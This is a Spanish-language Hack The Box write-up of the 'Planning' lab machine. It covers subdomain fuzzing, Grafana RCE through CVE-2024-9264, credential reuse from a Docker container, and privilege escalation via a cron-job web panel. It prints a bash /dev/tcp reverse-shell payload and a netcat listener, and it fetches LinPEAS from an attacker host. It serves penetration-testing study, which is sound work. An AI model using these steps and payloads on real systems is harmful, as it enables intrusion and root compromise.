Hack The Box

PEN-TESTING LABS

Write-Up

Planning

Dificultad	IP
Fácil	10.10.11.68

Índice

1. Reconocimiento Inicial

Se llevó a cabo un escaneo de reconocimiento utilizando `nmap` para identificar puertos abiertos, servicios en ejecución y posibles vectores de ataque. El comando utilizado fue:

```
nmap -Pn -sC -sV 10.10.11.68 -vvv
```

Código 1: Escaneo de servicios con Nmap

El escaneo reveló los siguientes puertos abiertos y servicios activos:

- **Puerto 22/tcp (SSH)** - `OpenSSH 9.6p1 Ubuntu 3ubuntu13.11`
- **Puerto 80/tcp (HTTP)** - `nginx 1.24.0 (Ubuntu)`

Durante el acceso inicial al dominio principal `planning.htb`, no se identificaron funcionalidades expuestas directamente.

Para identificar posibles subdominios o virtual hosts configurados en el servidor, se utilizó la herramienta `ffuf`, enviando peticiones con nombres potenciales en el encabezado `Host`. El diccionario utilizado fue `/usr/share/seclists/Discovery/DNS/namelist.txt`, lo cual permitió enumerar subdominios comunes.

```
ffuf -w /usr/share/seclists/Discovery/DNS/namelist.txt \
     -u http://10.10.11.68 -H "Host: FUZZ.planning.htb" -c -t 50 -fs 178
```

Código 2: Búsqueda de subdominios virtuales con ffuf

Figura 1: Resultados de enumeración virtual host mediante ffuf

El escaneo arrojó como resultado un subdominio interesante:

- `grafana.planning.htb`

Este hallazgo indica la presencia de una instancia de `Grafana`, una plataforma ampliamente utilizada para monitoreo y visualización de datos. Este tipo de aplicaciones suele incluir interfaces de administración, gestión de usuarios y acceso a métricas del sistema o servicios internos.

Para permitir la correcta resolución del subdominio, fue necesario añadir la siguiente línea al archivo `/etc/hosts`:

```
echo "10.10.11.68 grafana.planning.htb" | sudo tee -a /etc/hosts
```

Código 3: Modificación del archivo /etc/hosts

Al acceder al dominio mediante navegador web, se presentó una página de inicio de sesión estándar de Grafana. Como punto de partida del ejercicio, se proporcionaron las siguientes credenciales válidas:

- **Usuario:** `admin`
- **Contraseña:** `0D5oT70Fq13EvB5r`



Figura 2: Pantalla de inicio de sesión de Grafana en grafana.planning.htb

Una vez autenticado exitosamente en la instancia de `Grafana` mediante el panel de acceso ubicado en `grafana.planning.htb`, se procedió a inspeccionar el entorno desde la interfaz web administrativa.



Figura 3: Panel desplegable tras iniciar sesión con credenciales válidas

En la esquina superior derecha del panel se visualizaba el número de versión del software:



Figura 4: Visualización de la versión de Grafana

Tras identificar la versión exacta, se realizó una búsqueda dirigida en fuentes públicas, con el objetivo de detectar posibles vulnerabilidades asociadas. La búsqueda reveló que esta versión es afectada por la vulnerabilidad **CVE-2024-9264**, la cual permite ejecución remota de código (RCE).


README

CVE-2024-9264-RCE-Exploit in Grafana via SQL Expressions

Description

Proof Of Concept for Remote Code Execution in Grafana (CVE-2024-9264)

This repository contains a Python script that exploits a Remote Code Execution (RCE) vulnerability in Grafana's SQL Expressions feature. By leveraging insufficient input sanitization, this exploit allows an attacker to execute arbitrary shell commands on the server. This is made possible through the shellfs community extension, which can be installed and loaded by an attacker to facilitate command execution.

Figura 5: Vulnerabilidad CVE-2024-9264

2. Explotación

Se utilizó el siguiente comando para ejecutar la explotación:

```
python poc.py --url http://grafana.planning.htb \
              --username admin \
              --password 0D5oT70Fq13EvB5r \
              --reverse-ip 10.10.14.68 \
              --reverse-port 9001
```

Código 4: Ejecución del exploit para CVE-2024-9264

El exploit autenticó exitosamente con las credenciales proporcionadas, desplegó el payload en el entorno vulnerable y solicitó levantar un listener en la máquina atacante:



Figura 6: Ejecución del exploit CVE-2024-9264 contra Grafana

Se configuró un listener con `netcat` a la espera de la conexión inversa desde el servidor:



Figura 7: Recepción de conexión inversa mediante Netcat tras explotación

Pocos segundos después, se recibió una conexión interactiva, confirmando que se había logrado ejecución remota de comandos en el sistema objetivo mediante la instancia de Grafana comprometida.

3. Elevación de privilegios

Durante la fase de post-explotación, se confirmó que el entorno comprometido era un contenedor Docker, lo cual limita el acceso directo al sistema anfitrión. La verificación se realizó a través de la presencia del archivo `/.dockerenv`:

```
1 ls -la /.dockerenv
```

Código 5: Confirmación de entorno Docker

Una vez identificado el contenedor, se procedió a inspeccionar las variables de entorno del proceso actual, las cuales en muchas configuraciones Docker pueden contener información sensible como credenciales, tokens o secretos mal protegidos:



Figura 8: Variables de entorno

En el resultado se encontraron credenciales en texto plano.

Con estas credenciales, se intentó una conexión SSH directamente contra la IP del sistema (fuera del contenedor). La conexión fue exitosa, lo que indica que las credenciales estaban siendo utilizadas en el host real:

```
ssh enzo@planning.htb
```

Código 6: Conexión SSH exitosa al sistema anfitrión

Figura 9: Acceso SSH exitoso al sistema host con credenciales extraídas del contenedor

Una vez obtenida una shell en el sistema anfitrión mediante SSH, se procedió a realizar una enumeración automatizada de potenciales vectores de escalada de privilegios. Para ello, se utilizó la herramienta `LinPEAS`, la cual fue transferida al sistema víctima utilizando un servidor HTTP simple desde la máquina atacante:

```
# Maquina atacante
python3 -m http.server 8000
```

Código 7: Exportar linpeas desde la máquina atacante

```
# Maquina v ctima
curl http://<IP_ATACANTE>:8000/linpeas.sh -o /tmp/linpeas.sh
chmod +x /tmp/linpeas.sh
```

Código 8: Descarga y ejecución de linpeas.sh en la máquina víctima

Durante la ejecución del script, se identificaron archivos inusuales y configuraciones sensibles. En particular, dentro del sistema fue localizado un archivo sospechoso que contenía credenciales en texto plano:



Figura 10: Archivos interesantes modificados en los últimos 5 minutos

- `/opt/crontabs/crontab.db`

Figura 11: Archivo con credenciales

Al inspeccionarlo, se recuperó una contraseña aparentemente válida. Sin embargo, esta no correspondía al usuario actual ni era funcional para una escalada directa a `root` mediante `sudo`.

Siguiendo la metodología de post-explotación, se revisaron los servicios en ejecución en la máquina víctima, descubriendo que un servicio web estaba escuchando localmente en el puerto `8000`:

Figura 12: Puertos activos

Dado que el puerto estaba restringido a conexiones locales, se utilizó un reenvío de puertos mediante SSH para redirigir el tráfico desde la máquina atacante:

```
ssh -L 8000:localhost:8000 enzo@planning.htb
```

Código 9: Reenvío de puerto local mediante SSH

Al acceder a `http://localhost:8000` desde el navegador, se presentó un panel web que solicitaba nombre de usuario y contraseña.



Figura 13: Panel de autenticación

Se intentó utilizar la contraseña previamente obtenida desde `crontab.db`, combinándola con el nombre de usuario `root`, lo cual permitió acceder exitosamente al panel.



Figura 14: Acceso a servicio web interno desde la máquina atacante

Tras acceder al panel web expuesto en el puerto 8000 mediante reenvío de puertos SSH, se verificó que el servicio correspondía a una interfaz para la gestión de `cronjobs`. Esta permitía a usuarios autorizados definir tareas periódicas ejecutadas en segundo plano, presumiblemente con privilegios elevados.

La interfaz ofrecía campos para definir comandos que serían ejecutados automáticamente por el sistema. Se aprovechó esta funcionalidad para establecer una reverse shell, ejecutando un payload que conectara de vuelta a la máquina atacante.

```
bash -c 'exec bash -i &>/dev/tcp/10.10.14.68/9001 <&1'
```

Código 10: Payload para reverse shell



Figura 15: Job para establecer una reverse shell

Simultáneamente, en la máquina atacante se configuró un listener:

```
nc -lvnp 9001
```

Código 11: Listener en la máquina atacante

Una vez guardado el cronjob con el comando malicioso, se ejecuto pulsando en run now.

La conexión fue recibida exitosamente, obteniendo una shell remota con privilegios de `root`, lo que permitió acceder directamente a los archivos sensibles del sistema:

```
❯ nc -nlvp 9001

listening on [any] 9001 ...
connect to [10.10.14.68] from (UNKNOWN) [10.10.11.68] 45116
bash: cannot set terminal process group (1398): Inappropriate ioctl for device
bash: no job control in this shell
root@planning:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Figura 16: Shell como usuario root obtenida mediante cronjob malicioso

4. Herramientas utilizadas

Durante la resolución de la máquina **Planning** se emplearon las siguientes herramientas:

- `nmap` — para la detección de puertos, servicios activos y versiones.

- `ffuf` — para la enumeración de subdominios y virtual hosts mediante fuerza bruta sobre el encabezado `Host`.
- `curl` — para la descarga de scripts de explotación y herramientas auxiliares como `linpeas.sh`.
- `LinPEAS` — para la enumeración local automatizada en búsqueda de vectores de escalada de privilegios.
- `Python` — para la ejecución del exploit relacionado con la vulnerabilidad **CVE-2024-9264** en Grafana.
- `netcat` — para establecer listeners y recibir shells reversas.
- `OpenSSH` — para acceder a la máquina mediante credenciales filtradas y para el establecimiento de reenvío de puertos con `ssh -L`.

5. Reflexión final

La máquina **Planning** presenta un entorno realista y encadenado, combinando técnicas de explotación web, pivoteo desde contenedores y escalada de privilegios mediante abuso de cronjobs. Este reto destaca por:

- Reflejar escenarios reales donde el atacante comienza con credenciales iniciales y debe pivotar a través de diferentes capas del sistema.
- Exponer vulnerabilidades modernas como la `CVE-2024-9264` en una instancia de Grafana accesible desde un subdominio descubierto mediante fuzzing.
- Reforzar buenas prácticas de post-explotación como la revisión de variables de entorno, análisis de archivos sensibles y uso de herramientas como `LinPEAS`.
- Mostrar cómo una interfaz web mal gestionada puede derivar en una shell `root` con ejecución arbitraria de comandos.

La máquina resulta altamente educativa, ya que obliga a pensar como un atacante en fases, adaptándose al entorno, encadenando hallazgos y validando cada paso antes de proceder. Ejercicios como este son clave para adquirir una visión integral del pentesting moderno y la defensa en profundidad.